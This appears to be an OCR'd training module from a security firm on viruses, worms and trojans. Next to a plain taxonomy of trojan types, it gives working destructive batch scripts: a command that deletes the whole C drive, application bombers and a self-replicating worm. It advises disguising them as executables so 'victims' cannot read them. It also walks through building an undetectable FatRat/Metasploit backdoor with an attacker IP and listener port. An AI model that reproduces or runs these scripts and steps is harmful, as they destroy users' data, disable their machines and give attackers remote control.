CRYPTUS CYBER
SECURITY PVT. LTD.

Module:- Virus, Worms & Trojans

Difference between Viruses, Worms and Trojans.

VIRUSES are malicious files that get propagated by inserting a copy of itself into another program and becoming its part. It spreads from one computer to another leaving infections wherever it travels. Mostly, viruses are in the .exe (executable) files which means that the virus is present but wont become operational until the host installs the executable file in his system.	WORMS are similar to viruses because they both have replication attributes within themselves and can cause the same type of damage. However, WORMS do not require any host or human propagation to infect the system. These are standalone file that begins replicating itself as soon as it becomes available onto the system.	TROJANS are another type of malicious files that are used to fulfill malicious intentions of the hacker. It is hard to track them because it is very often disguised as a legitimate software. Most of the times it takes efficient Social Engnn. attacks to trick the user into installing them onto their system.

>Making Viruses , Worms and Trojans.

Now, let's proceed to the fun stuff. Let's make our own viruses in NOTEPAD using bash scripting. Most of these codes are avaialible on the internet but you can create your own depending on your creativity and imagination. Don't misuse this.

(1) In notepad, type**:**

@echo off

Del C:\ *.* | y

[Save this with .exe at the end and double click on the file to clear your complete C drive and halt your system from further usage]

NOTE: All the viruses work on the same methodology i.e. writing the virus in notepad and saving it as .bat to make the malicious file work.

(2) @echo off
:top
START %SystemRoot%\system32\notepad.exe
GOTO top

[This virus will open endless notepads on the targets system]

(3) @echo off

:x
Start winword
Start mspaint
Start notepad
Start control
Start calc
Start write
Start explorer
Start control
Goto x

[This is an application bomber which will open all the above mentioned applications. You can add some more start application events if you want.]

NOTE: BATCH files are easily readable and editable so in order to bypass this issue we will use BAT TO EXE convertor to convert our batch files to executable so that our victims can't read or edit the viruses that we send them.

>Now, let's make a self-replicating worm in notepad (this time it won't be a .exe file but instead it would be a .bat file)

@echo off
:loop
md worm
copy worm.bat worm
cd worm
goto loop

[Save this as a .bat and execute it, this will keep on copying and pasting the file repeatedly until you stop it. Now, in order to make this unstoppable we will again use BatToExe converter to convert our batch file to an executable so that the process keeps on running repeatedly.]

>Types of TROJAN HORSES

1) Backdoor Trojans

As the name suggests, these types of Trojan horses have a backdoor of sorts, a secret passage through which hackers can access your computer and take control of it. Depending on how sophisticated they are, backdoor Trojans can be used to monitor your web traffic and online activity, run and/or terminate tasks and processes, upload files without your knowledge, and change your computer settings.

In most cases, hackers use backdoor Trojans to build botnets, large networks of remote-controlled computers that they can recruit to carry out cyber attacks against other computers, networks, websites, and online services. These botnet backdoor Trojans are usually very sophisticated, which allows them to avoid detection even by some of the most popular cybersecurity solutions.

2) Downloader Trojans

Downloader Trojans don't have a backdoor component that would allow hackers direct access to your computer, but they still perform actions on your computer that could benefit the hacker. Namely, these Trojan horses are programmed to download a variety of files and programs to your hard drive. These can include misleading apps, configuration settings, and upgrades to the malware that's installed on your PC.

Trojan downloaders, as they're sometimes called, can also download and install other unrelated pieces of malicious software on your computer. In the past few years, hackers have started selling the so-called "pay-per-install" services, where they offer aspiring hackers a chance to distribute malicious software via their existing network in return for money. To do this, a hacker only needs to release an update of their Trojan downloader, which prompts it to download the malware in question on all infected computers.

3) Distributed Denial-of-Service Trojans

Distributed Denial-of-Service (DDoS) Trojans are types of malware designed to carry out attacks against computer networks. They are usually downloaded and installed on numerous computers at once via spam mail campaigns, turning those machines into parts of a botnet. These Trojans have a backdoor component, which allows hackers to activate their botnet army to perform coordinated attacks.

Once activated, these computers will start generating unusual amounts of traffic to websites, servers, or networks that the hacker is targeting. The ultimate goal is to drain the computational resources of these websites and networks and take them offline so that users and visitors cannot access them.

4) Banking Trojans

With the growing popularity of online banking services, banking Trojans have become more common than ever. In the first six months of 2018, these Trojan horses have overtaken ransomware as the most widespread form of malicious software. As their name suggests, these Trojans are designed to steal the victims' financial information and online banking credentials through the use of phishing techniques.

Unlike some other types of malware, banking Trojans allow hackers to use script injections to add extra fields to online forms. In addition, they can redirect the victim to a fake login page that looks just like the real thing, complete with the logo of the bank. However, instead of going to their bank and being used solely for login purposes, the victim's information is forwarded to the hacker responsible for the Trojan.

5) Fake Antivirus Trojans

Although they have been around for well over a decade, fake antivirus Trojans are still very common and powerful. They are downloaded the same way as all other Trojans – via compromised email attachments, suspicious links, and visits to malicious websites. Once installed, they masquerade as antivirus software and constantly inform the victim about non-existent security threats found on their computer.


These Trojans are somewhat similar to ransomware. No matter how many times the victim closes the window, the pop-ups with false alerts will keep appearing (often while the victim is doing something else on their computer) and prompting the victim to pay to download the full version of the software. To do this, they will have to enter their credit card info, which will be sent to the author of the Trojan.

>Making TROJAN HORSES.


To make our own R.A.T we would be using FatRat and Metasploit for both creating the RAT and opening a listener in metasploit to interact with the victims PC via our backdoor R.A.T.
(REQUIREMENTS: any linux distribution ,FatRat tool installed from github and basic usage of metasploit)

CREATING AN SIMPLE EXPLOIT TO HACK WINDOWS 10 :-


- Type **6** will create fud backdoor using pwnwinds.




- Then type **2** which will create fud backdoor using c# + powershell.




- Enter LHOST listener/attacker IP address. Type **192.168.1.12**
- Type port **4444** or any port number.
- Enter backdoor file name **tstfile**



